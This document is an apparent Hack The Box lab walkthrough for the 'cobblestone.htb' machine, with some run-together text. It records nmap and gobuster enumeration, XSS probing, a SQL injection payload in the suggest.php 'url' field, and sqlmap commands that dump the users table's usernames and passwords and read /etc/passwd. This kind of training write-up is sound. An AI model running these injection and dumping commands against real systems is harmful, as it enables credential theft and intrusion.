 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Aug 11 12:02:45 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.218.98
Nmap scan report for 10.129.218.98
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://cobblestone.htb/
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 11 12:03:29 2025 -- 1 IP address (1 host up) scanned in 44.76 secondsnmap scan output. We can see the redirect to http://cobblestone.htb in the HTTP output, so let's go ahead and get that added to our /etc/hosts file.echo -e '10.129.218.98\t\tcobblestone.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
Initial Access
 Björn Kimminich


Hovering over these buttons, and just below in the member counter, we can see some virtual hosts that need to be added to our /etc/hosts file.
deploy.cobblestone.htbvote.cobblestone.htbmc.cobblestone.htb
echo -e '10.129.218.98\t\tdeploy.cobblestone.htb vote.cobblestone.htb mc.cobblestone.htb' | sudo tee -a /etc/hosts



vote virtual host redirects to what appears to be the same login/register function as abovehttp://mc.cobblestone.htb just redirects the user back to http://cobblestone.htb.Registering for an Account
cobblestone.htb (skins.php)

The download icon points to: http://cobblestone.htb/download.php?skin=/skins/sword4000.png. Clicking the button downloads the intended file.




vote.cobblestone.htb



/details.php?id=ID_NUMBER

tcp/8081 -- since I'm still receiving requests at tcp/80 from my test earlier
Penetration Testing
What we Know So Far
Authentication
- The two virtual hosts appear to be using distinct databases for login
- We should test inputs on the registration and login forms for irregularities
Possible path traversal
- The
skins.phppage has a download feature - We should test for path traversal and the ability to fetch files from elsewhere in the system
Possible Cross Site Scripting (XSS)
- When we suggest a skin at
suggest_skin.php, we get a confirmation that an admin is reviewing it - We've confirmed that a "user" contacts our HTTP server and attempts to download the file
- We cannot use XSS to read the cookie since it's flagged
HttpOnly, but we may be able to exfiltrate data from privileged pages - We also may be able to leverage the server Suggest form to gain script execution from a trusted origin
Possible SQL Injection
- The
?idparameter or the Suggest feature may also be vulnerable to SQL injection, since they likely cause read / write to the database (e.g. ID numbers, URLs).
Brute Force Enumeration
Virtual Hosts
gobuster vhost --domain 'cobblestone.htb' \
--append-domain -u http://10.129.218.98 \
-w /usr/share/seclists/Discovery/DNS/namelist.txt \
-t 100 -o vhost.txt --exclude-length 290-350--exclude-length filter is based on repeated trial and error observations of server response lengths.Found: deploy.cobblestone.htb Status: 200 [Size: 1745]
Found: vote.cobblestone.htb Status: 302 [Size: 81] [--> login.php]Nothing new found here
Directories and Files
cobblestone.htb
gobuster dir -u 'http://cobblestone.htb' -x php -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/css (Status: 301) [Size: 316] [--> http://cobblestone.htb/css/]
/db (Status: 301) [Size: 315] [--> http://cobblestone.htb/db/]
/download.php (Status: 200) [Size: 0]
/img (Status: 301) [Size: 316] [--> http://cobblestone.htb/img/]
/index.php (Status: 200) [Size: 1942]
/javascript (Status: 301) [Size: 323] [--> http://cobblestone.htb/javascript/]
/js (Status: 301) [Size: 315] [--> http://cobblestone.htb/js/]
/login.php (Status: 200) [Size: 4659]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/register.php (Status: 200) [Size: 0]
/server-status (Status: 403) [Size: 280]
/skins (Status: 301) [Size: 318] [--> http://cobblestone.htb/skins/]
/skins.php (Status: 302) [Size: 81] [--> login.php]
/templates (Status: 301) [Size: 322] [--> http://cobblestone.htb/templates/]
/upload.php (Status: 403) [Size: 14]
/user.php (Status: 403) [Size: 14]
/vendor (Status: 301) [Size: 319] [--> http://cobblestone.htb/vendor/]Some potentially interesting things worth looking into...
vote.cobblestone.htb
gobuster dir -u 'http://vote.cobblestone.htb' -x php -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/css (Status: 301) [Size: 326] [--> http://vote.cobblestone.htb/css/]
/db (Status: 301) [Size: 325] [--> http://vote.cobblestone.htb/db/]
/details.php (Status: 302) [Size: 78] [--> login.php]
/favicon.ico (Status: 200) [Size: 1150]
/img (Status: 301) [Size: 326] [--> http://vote.cobblestone.htb/img/]
/index.php (Status: 302) [Size: 81] [--> login.php]
/javascript (Status: 301) [Size: 333] [--> http://vote.cobblestone.htb/javascript/]
/js (Status: 301) [Size: 325] [--> http://vote.cobblestone.htb/js/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/login.php (Status: 200) [Size: 4759]
/register.php (Status: 200) [Size: 0]
/server-status (Status: 403) [Size: 285]
/suggest.php (Status: 302) [Size: 0] [--> login.php]
/templates (Status: 301) [Size: 332] [--> http://vote.cobblestone.htb/templates/]
/vendor (Status: 301) [Size: 329] [--> http://vote.cobblestone.htb/vendor/]
A fair amount of overlap with above, probably because they share a similar backend since both apps look nearly identical
Testing for XSS

HttpOnly
HttpOnlyProof of Concept





HttpOnly, we're not going to be able to receive that via XSS. I did try using a XHR fetch in a hosted JavaScript file to have the user reach other pages, but didn't get anything back. Moving on...Testing for SQLi
ID Parameter


?id parameter doesn't cause any obscure errors or behavior
Server URL
';# causes some very interesting results
Automation with SQL Map
req.txt -- which we'll use with the testing.POST /suggest.php HTTP/1.1
Host: vote.cobblestone.htb
Content-Length: 9
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://vote.cobblestone.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://vote.cobblestone.htb/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=vmsf8qkg4ql05b44lov25arda2
Connection: keep-alive
url=%27%3B%23req.txt
sqlmap -r req.txt --batch -p url --level 3 --risk 3
sqlmap -r req.txt --batch -p url --level 3 --risk 3 --dbs
sqlmap -r req.txt --batch -p url --level 3 --risk 3 -D vote --tables --threads 3
vote databasesqlmap --batch -r req.txt -p url --level 3 --risk 3 -D vote -T users --dumpusers table in the vote database. The server kept throwing HTTP 500 errors, so I had to try another strategy.
sqlmap --batch -r req.txt -p url --level 3 --risk 3 -D vote -T users -C user --dump -threads 10Is there a user column? ❌
sqlmap --batch -r req.txt -p url --level 3 --risk 3 -D vote -T users -C username --dump -threads 10How about a username column? ✅

sqlmap --batch -r req.txt -p url --level 3 --risk 3 -D vote -T users -C username,password --dump -threads 10How about a username and password column? ✅

sqlmap -hh output, I noticed there is a --common-columns flag as well.sqlmap --batch -r req.txt -p url --level 3 --risk 3 -D vote -T users --common-columns -threads 10
sqlmap --batch -r req.txt -p url --level 3 --risk 3 --dbms=mariadb -D vote -T votes --common-columns -threads 10
votes table...sqlmap --batch -r req.txt -p url --level 3 --risk 3 --dbms=mariadb -D vote -T users -C email,firstname,id,lastname,password,username --dump -threads 10

users table using the known columnssqlmap --batch -r req.txt -p url --level 3 --risk 3 --file-read=/etc/passwd -threads 10

